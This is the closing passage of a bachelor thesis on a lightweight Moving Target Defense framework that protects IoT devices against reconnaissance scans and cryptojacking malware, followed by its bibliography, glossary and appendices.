MTD is to change the static nature of a device, by changing system properties in a way, that hardens the puzzle of finding a vulnerable spot [6, 7, 15, 17].

In this thesis a MTD framework, containing the design and implementation of it is provided. The MTD solutions are provided against two specific attacks. The first one is the Reconnaissance attack. This attack is not harmful, but rather serves to gather information in order to then launch the more devastating attack. [20]. The second one are Cryptojackers. Due to the rising popularity of cryptocurrencies, the rise of cyberattacks related to them is also increasing. The Cryptojacker is actually an attack that mines cryptocurrencies on a victims device without the victims knowledge about it. This leads to lower performance of the device and high battery consumption, due to the mining process, which is a resource heavy task [14, 29].

This thesis provides a MTD solution to deal with both attacks in a dynamic way. The MTD framework is as lightweight as possible and consumes almost no resources running in the background and contains three parts. The first part is the MTD client which sends attack reports to the MTD server. The MTD server listens in the background for inputs and then deploys the corresponding MTD solution. Finally the MTD solution deals with the actual ongoing attack [40]. By deploying the MTD solution against Reconnaissance attacks, a default firewall setup is configured, which is available on every Linux operating system. The firewall protects against port scanners, and a MAC address change is used as moving parameter to return wrong information to the attacker. The increase of waiting time due to the firewall increases by 3933.3%. The final information gathered from the attacker is only a wrong MAC address. The MTD solution seems to be promising, however it creates a network downtime of 16.48 seconds on average. The goal of this thesis protecting the device against Reconnaissance attacks is achieved.

The Cryptojacker solution provides a dynamic solution, which monitors the network traffic. A whitelist of all tasks that are allowed to use network traffic must be provided. Any deviation from it indicates malicious behavior. The moving parameter is the nice value from the task scheduler of the operating system. However, it does not give better results than without it, thus the moving parameter can be omitted in this solution. Given that the network traffic runs at least for 60 seconds, the MTD solution against Cryptojacker works in 100% of the cases. In combination with the firewall configuration from the Reconnaissance attack, there is no chance for the Cryptojacker to start the miner successfully again. Due to the firewall, it only allows certain ports to use network connection. This results that the miner runs in the background, but is not able to solve nonce values. This does not work, because it does not receive a nonce range from the mining pool. [22, 23, 27].

10.2 Conclusion

The conclusion of this work is that the goal has been achieved by providing a lightweight MTD framework capable of handling two specific attacks and is easily expandable. However, there has to be more research in this area of MTD to provide more and better results related to IoT devices. The limitations of the solutions proposed show that there is huge potential in researching them further. Further research is necessary to improve the solutions, so that they can be used in everyday devices. The solution against Reconnaissance attacks seems to be promising and creates lots of obfuscation for the attacker. Depending on the use-case a lower downtime could be expected. This has to be more investigated and a possible hybrid solution with IP shuffling has to be considered depending on the trade-off between security and performance.

The solution against Cryptojackers works ”only” against the attack of Linux.Muldrop.14, since it was the only Cryptojacker available. Tests on others should be made to verify the performance of the solution. But due to the knowledge about the concept of Proof of Work, it should mitigate also other Cryptojackers that use miners as Bitcoin or Monero. There are also lots of other concepts besides the one of Proof of Work, but this has to be tested and verified on how well is performs on other mining concepts. Also the manually setup of a whitelist is not user friendly and could somehow be automatized.

Overall, a combination of static security approaches as in this case with the firewall and a dynamic solution as one of the proposed ones against Cryptojackers or Reconnaissance attacks, leads to much more security and usability, than each security approach at it's own. By having a dynamic solution against an attack, using a static security approach to manifest the achieved result helps avoiding unusability of the device.

Bibliography

[1] F. Meneghello, M. Calore, D. Zucchetto, M. Polese and A. Zanella, ”IoT: Internet of Threats? A Survey of Practical Security Vulnerabilities in Real IoT Devices,” in IEEE Internet of Things Journal, vol. 6, no. 5, pp. 8182-8201, Oct. 2019, doi: 10.1109/JIOT.2019.2935189.

[2] J. -H. Cho et al., ”Toward Proactive, Adaptive Defense: A Survey on Moving Target Defense,” in IEEE Communications Surveys & Tutorials, vol. 22, no. 1, pp. 709-745, Firstquarter 2020, doi: 10.1109/COMST.2019.2963791.

[3] A. A. Mercado-Velázquez, P. J. Escamilla-Ambrosio and F. Ortiz-Rodríguez, ”A Moving Target Defense Strategy for Internet of Things Cybersecurity,” in IEEE Access, vol. 9, pp. 118406-118418, 2021, doi: 10.1109/ACCESS.2021.3107403.

[4] TechTarget, ”IoT devices (internet of things devices)”, `https://www.techtarget.com/iotagenda/definition/IoT-device`, visited on 04.12.22

[5] P. M. S. Sánchez, J. M. J. Valero, A. H. Celdrán, G. Bovet, M. G. Pérez and G. M. Pérez, ”A Survey on Device Behavior Fingerprinting: Data Sources, Techniques, Application Scenarios, and Datasets” in IEEE Communications Surveys & Tutorials, vol. 23, no. 2, pp. 1048-1077, Secondquarter 2021, doi: 10.1109/COMST.2021.3064259.

[6] K. Mahmood and D. M. Shila, ”Moving target defense for Internet of Things using context aware code partitioning and code diversification,” 2016 IEEE 3rd World Forum on Internet of Things (WF-IoT), 2016, pp. 329-330, doi: 10.1109/WF-IoT.2016.7845457.

[7] Łukasz Jalowski, Marek Zmuda, and Mariusz Rawski, ”A Survey on Moving Target Defense for Networks: A Practical View”, Electronics 2022, 11, 2886, September 2022, doi: 10.3390/electronics11182886.

[8] Sushil Jajodia, Anup K. Ghosh, Vipin Swarup, Cliff Wang, and X. Sean Wang. ”Moving Target Defense: Creating Asymmetric Uncertainty for Cyber Threats,” Springer Publishing Company, Incorporated, September 2011, doi: 10.1007/978-1-4614-0977-9.

[9] Alberto Huertas Celdrán, Pedro Miguel Sánchez Sánchez, Gérôme Bovet, Gregorio Martínez Pérez, Burkhard Stiller, ”CyberSpec: Intelligent Behavioral Fingerprinting to Detect Attacks on Crowdsensing Spectrum Sensors”, arXiv e-prints, arXiv-2201, 2022.

[10] S. Rajendran et al., "Electrosense: Open and Big Spectrum Data," in IEEE Communications Magazine, vol. 56, no. 1, pp. 210-217, Jan. 2018, doi: 10.1109/MCOM.2017.1700200.

[11] The Nmap Project: "News", `https://nmap.org/`, visited on 12.01.2023

[12] The Zmap Project: "Zmap", `https://zmap.io/`, visited on 20.01.23.

[13] J. H. Jafarian, E. Al-Shaer and Q. Duan, "An Effective Address Mutation Approach for Disrupting Reconnaissance Attacks," in IEEE Transactions on Information Forensics and Security, vol. 10, no. 12, pp. 2562-2577, Dec. 2015, doi: 10.1109/TIFS.2015.2467358.

[14] D. Tanana and G. Tanana, "Advanced Behavior-Based Technique for Cryptojacking Malware Detection," 2020 14th International Conference on Signal Processing and Communication Systems (ICSPCS), 2020, pp. 1-4, doi: 10.1109/ICSPCS50536.2020.9310048.

[15] Cai, Gl., Wang, Bs., Hu, W. et al. Moving target defense: state of the art and characteristics. Frontiers Inf Technol Electronic Eng 17, 1122–1153 (2016). https://doi.org/10.1631/FITEE.1601321.

[16] Hamed Okhravi, William W. Streilein, and Kevin S. Bauer, "Moving Target Techniques: Leveraging Uncertainty for Cyber Defense," Lincoln laboratory Journal, vol. 22, no. 1, 2016

[17] R. E. Navas, F. Cuppens, N. Boulahia Cuppens, L. Toutain and G. Z. Papadopoulos, "MTD, Where Art Thou? A Systematic Review of Moving Target Defense Techniques for IoT," in IEEE Internet of Things Journal, vol. 8, no. 10, pp. 7818-7832, 15 May, 2021, doi: 10.1109/JIOT.2020.3040358.

[18] J. -H. Cho et al., "Toward Proactive, Adaptive Defense: A Survey on Moving Target Defense," in IEEE Communications Surveys & Tutorials, vol. 22, no. 1, pp. 709-745, Firstquarter 2020, doi: 10.1109/COMST.2019.2963791.

[19] ElectroSense Beta: "What Is ElectroSense?", `https://electrosense.org/\#!/`, visited on 09.12.22.

[20] Computer Networoing Notes: "Reconnaissance attacks, Tools, Types, and Prevention", `https://www.computernetworkingnotes.com/ccna-study-guide/reconnaissance-attacks-tools-types-and-prevention.html`, visited on 10.12.22.

[21] David Koff: "How Does Crypto Mining Work?", `https://builtin.com/blockchain/how-does-crypto-mining-work`, visited on 20.01.2023

[22] IBM: "Was ist Blockchain-Technologie?", `https://www.ibm.com/de-de/topics/what-is-blockchain#:~:text=Definition\%20\%E2\%80\%9EBlockchain\%E2\%80\%9C\%3A\%20Eine\%20Blockchain,Assets\%20in\%20einem\%20Unternehmensnetzwerk\%20erleichtert.`, visited on 20.01.2023

[23] Shivam Arora: ”What is Bitcoin Mining? How Does It Work, Proof of Work and Facts You Should Know”, `https://www.simplilearn.com/bitcoin-mining-explained-article#:~:text=Miners\%20must\%20solve\%20the\%20hash,to\%20solve\%20a\%20hash\%20function.`, visited on 20.01.2023

[24] John Light: ”The problem bitcoin solves”, `https://medium.com/@lightcoin/the-problem-bitcoin-solves-8b3944ea77a7`, visited on 21.01.2023

[25] Frank Gogol: ”How to Mine Monero”, `https://www.stilt.com/blog/2021/12/how-to-mine-monero/#:~:text=Monero\%20mining\%20pools\%20are\%20a,of\%20getting\%20block\%20rewards\%20consistently.`, visited on 20.01.2023

[26] Gabriel Ayala: ”What is RandomX mining algorithm in Monero?”, `https://academy.bit2me.com/en/which-mining-algorithm-randomx-monero/`

[27] Jake Frankenfield: ”Nonce: What It Means and How It’s Used in Blockchain”, `https://www.investopedia.com/terms/n/nonce.asp`, visited on 21.01.2023

[28] Shobhit Seth: ”How Do Cryptocurrency Mining Pools Work?”, `https://www.investopedia.com/tech/how-do-mining-pools-work/`, visited on 21.01.2023

[29] N. Gaidamakin and D. Tanana, ”Naïve Bayes Cryptojacking Detector,” 2022 Ural-Siberian Conference on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT), 2022, pp. 259-262, doi: 10.1109/USBEREIT56278.2022.9923349.

[30] K. Zeitz, M. Cantrell, R. Marchany and J. Tront, ”Designing a Micro-moving Target IPv6 Defense for the Internet of Things”, 2017 IEEE/ACM Second International Conference on Internet-of-Things Design and Implementation (IoTDI), 2017, pp. 179-184.

[31] A. Judmayer, J. Ullrich, G. Merzdovnik, A. G. Voyiatzis, and E. Weippl, “Lightweight address hopping for defending the ipv6 iot”, in Proceedings of the 12th international conference on availability, reliability and security, 2017, pp. 1–10.

[32] J. H. Jafarian, E. Al-Shaer and Q. Duan, ”An Effective Address Mutation Approach for Disrupting Reconnaissance Attacks,” in IEEE Transactions on Information Forensics and Security, vol. 10, no. 12, pp. 2562-2577, Dec. 2015, doi: 10.1109/TIFS.2015.2467358.

[33] T. Theodorou and L. Mamatas, ”CORAL-SDN: A software-defined networking solution for the Internet of Things,” 2017 IEEE Conference on Network Function Virtualization and Software Defined Networks (NFV-SDN), 2017, pp. 1-2, doi: 10.1109/NFV-SDN.2017.8169870.

[34] A. Borkar, A. Donode and A. Kumari, ”A survey on Intrusion Detection System (IDS) and Internal Intrusion Detection and protection system (IIDPS),” 2017 International Conference on Inventive Computing and Informatics (ICICI), 2017, pp. 949-953, doi: 10.1109/ICICI.2017.8365277.

[35] LinkSys: "Differences between IPv4 and IPv6", https://www.linksys.com/support-article?articleNum=139604#:~:text=IPv6\%20is\%20used\%20by\%20less,use\%20by\%20the\%20remaining\%2099\%25, visited on 16.12.2022.

[36] Konstantin Moser, "Intelligent and Behavioral-based Detection of Cryp- tominers in Resource-constrained Spectrum Sensors", Ed. by Alberto Huertas Celdran, Jan von der Assen, and Burkhard Stiller, 2022.

[37] N. Lachtar, A. A. Elkhail, A. Bacha and H. Malik, "A Cross-Stack Approach Towards Defending Against Cryptojacking," in IEEE Computer Architecture Letters, vol. 19, no. 2, pp. 126-129, 1 July-Dec. 2020, doi: 10.1109/LCA.2020.3017457.

[38] J. Harambasic. "Design and Implementation of Moving Target Defense Techniques to Break the Cyber Kill Chain in IoT Devices", Available: https://github.com/JosipHarambasic/MTDFramework.git, visited on 31.01.2023

[39] J. von der Assen, A. Huertas Celdrán, P. M. Sánchez Sánchez, J. Cedeño, G. Bovet, G. Martínez Pérez, B. Stiller: A Lightweight Moving Target Defense Framework for Multi-purpose Malware Affecting IoT Devices; IEEE International Conference on Communications, Rome, Italy, pp. 1-6 (To appear)

[40] J. Cedeño. "Mitigating Cyberattacks Affecting Resource-constrained Devices Through Moving Target Defense (MTD) Mechanisms", Ed. by Alberto Huertas Celdran, Jan von der Assen, and Burkhard Stiller, 2022.

[41] Dirk Schrader: "Open Port Vulnerabilities List", https://blog.netwrix.com/2022/08/04/open-port-vulnerabilities-list/, visited on 03.01.2023

[42] Christopher Hostage (Answer to question): "How to know the device type using MAC address?", https://superuser.com/questions/1518290/how-to-know-the-device-type-using-mac-address, visited on 04.01.2023

[43] Lucas Jones: "cpuminer-multi", https://github.com/lucasjones/cpuminer-multi, visited on 04.01.2023

[44] Konstatin Moser: "km bachelor thesis", https://github.com/KonstantinMoser/km_bachelor_thesis/blob/main/cryptojacker.txt, visited on 04.01.2023

[45] Tobias Olausson: "Raspberry Pi Trojan", https://www.tobsan.se/update/2017/11/06/rpi-trojan.html, visited on 04.01.2023

[46] The Nmap Project: "TCP SYN (Stealth) Scan (-sS)", https://nmap.org/book/synscan.html, visited on 04.01.2023

[47] The Nmap Project: "Block and Slow Nmap with Firewalls", https://nmap.org/book/nmap-defenses-firewalls.html#:~:text=Nmap\%20then\%20makes\%20several\%20retransmissions,difference\%20can\%20be\%20quite\%20significant., visited on 27.01.2023

[48] Sharad Chhetri: "How to protect from port scanning and smurf attack in Linux Server by iptables," https://sharadchhetri.com/how-to-protect-from-port-scanning-and-smurf-attack-in-linux-server-by-iptables/ visited on 29.01.2023

[49] Herve Eychenne: "iptables(8) - Linux man page," https://linux.die.net/man/8/iptables, visited on 30.01.2023

[50] ElectroSense Beta: "Add Sensor", https://electrosense.org/sensors/add, visited on 27.01.2023

[51] Ken Hess: "Using ARP for Network Recon", https://www.linux-magazine.com/Online/Features/Using-ARP-for-Network-Recon, visited on 12.01.2023

[52] Roy Hills: "arp-scan(1) - Linux man page", https://linux.die.net/man/1/arp-scan, visited on 12.01.2023

[53] Dr. Web: "Doctor Web analysiert zwei Linux-Trojaner", https://news.drweb-av.de/show/?i=11320, visited on 12.01.2023

[54] Alex Scroxton: "Raspberry Pi Foundation ditches default username policy", https://www.computerweekly.com/news/252515795/Raspberry-Pi-Foundation-ditches-default-username-policy#:~:text=The\%20Raspberry\%20Pi\%20Foundation\%2C\%20the,conduct\%20brute\%2Dforce\%20cyber\%20attacks., visited on 12.01.2023

[55] Murtuza Merchant: "What is a cryptocurrency mining pool?", https://cointelegraph.com/news/what-is-a-cryptocurrency-mining-pool, visited on 04.01.2023

[56] Jin B. Hong, Simon Yusuf Enoch, Dong Seong Kim, Armstrong Nhlabatsi, Noora Fetais, Khaled M. Khan, "Dynamic security metrics for measuring the effectiveness of moving target defense techniques", Computers & Security, Vol. 79, 2018, Pages 33-52, ISSN 0167-4048, doi: 10.1016/j.cose.2018.08.003.

[57] Sjoerd Langkemper: "The Most Important Security Problems with IoT Devices," https://www.eurofins-cybersecurity.com/news/security-problems-iot-devices/, visited on 29.01.2023

Abbreviations

ARP	Address Resolution Protocol
Cj	Cryptjacker
CPU	Central Process Unit
DNS	Domain Name System
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
IoT	Internet of Things
KB/s	Kilo Bytes per Second
MAC	Media Access Control
MP	Moving Parameter
MTD	Moving Target Defense
Nmap	Network Mapper
OS	Operating System
PID	Process Identification
RAM	random access memory
Recon	Reconnaissance
SSH	Secure Shell
TCP	Transmission Control Protocol

Glossary

Authentication The process or action of verifying the identity of a user or process

Cryptojacker Cryptojacking is the unauthorized use of computing resources for the purpose of mining cryptocurrency

Internet of Things The Internet of Things refers to electronics devices that collect some kind of data from sensors that are attached to it

Moving Target Defense The new concept in IT security of controlling change across multiple system dimensions in order to increase uncertainty and apparent complexity for attackers, reduce their window of opportunity, and increase the costs of their probing and attack efforts

Reconnaissance attack Is a way to prepare the actual attack by gathering as much information as possible about the victim

List of Figures

Appendix A

Installation Guidelines

For the installation guidelines please refer to the README.md file in the Github Repository: `https://github.com/JosipHarambasic/MTDFramework`. There you can find a step by step installation guidelines. In the folders ReconnaissanceMitigation and CryptojackerMitigation a detailed explanation how to execute the attacks is provided.

Appendix B

Contents of the ZIP file

The ZIP file contains:

- The whole overleaf Bachelor thesis project as ZIP file
- The code of the MTD framework and the MTD solutions, which also can be found in the Github Repository: `https://github.com/JosipHarambasic/MTDFramework`
- Source files of diagrams, made with Powerpoint, Drawio and Python
- The code used to measure the CPU/Memory and Network usage
- The midterm and final presentation
- Videos, Screenshots and Powerpoint presentations for illustration about achieved results for the meetings with the supervisors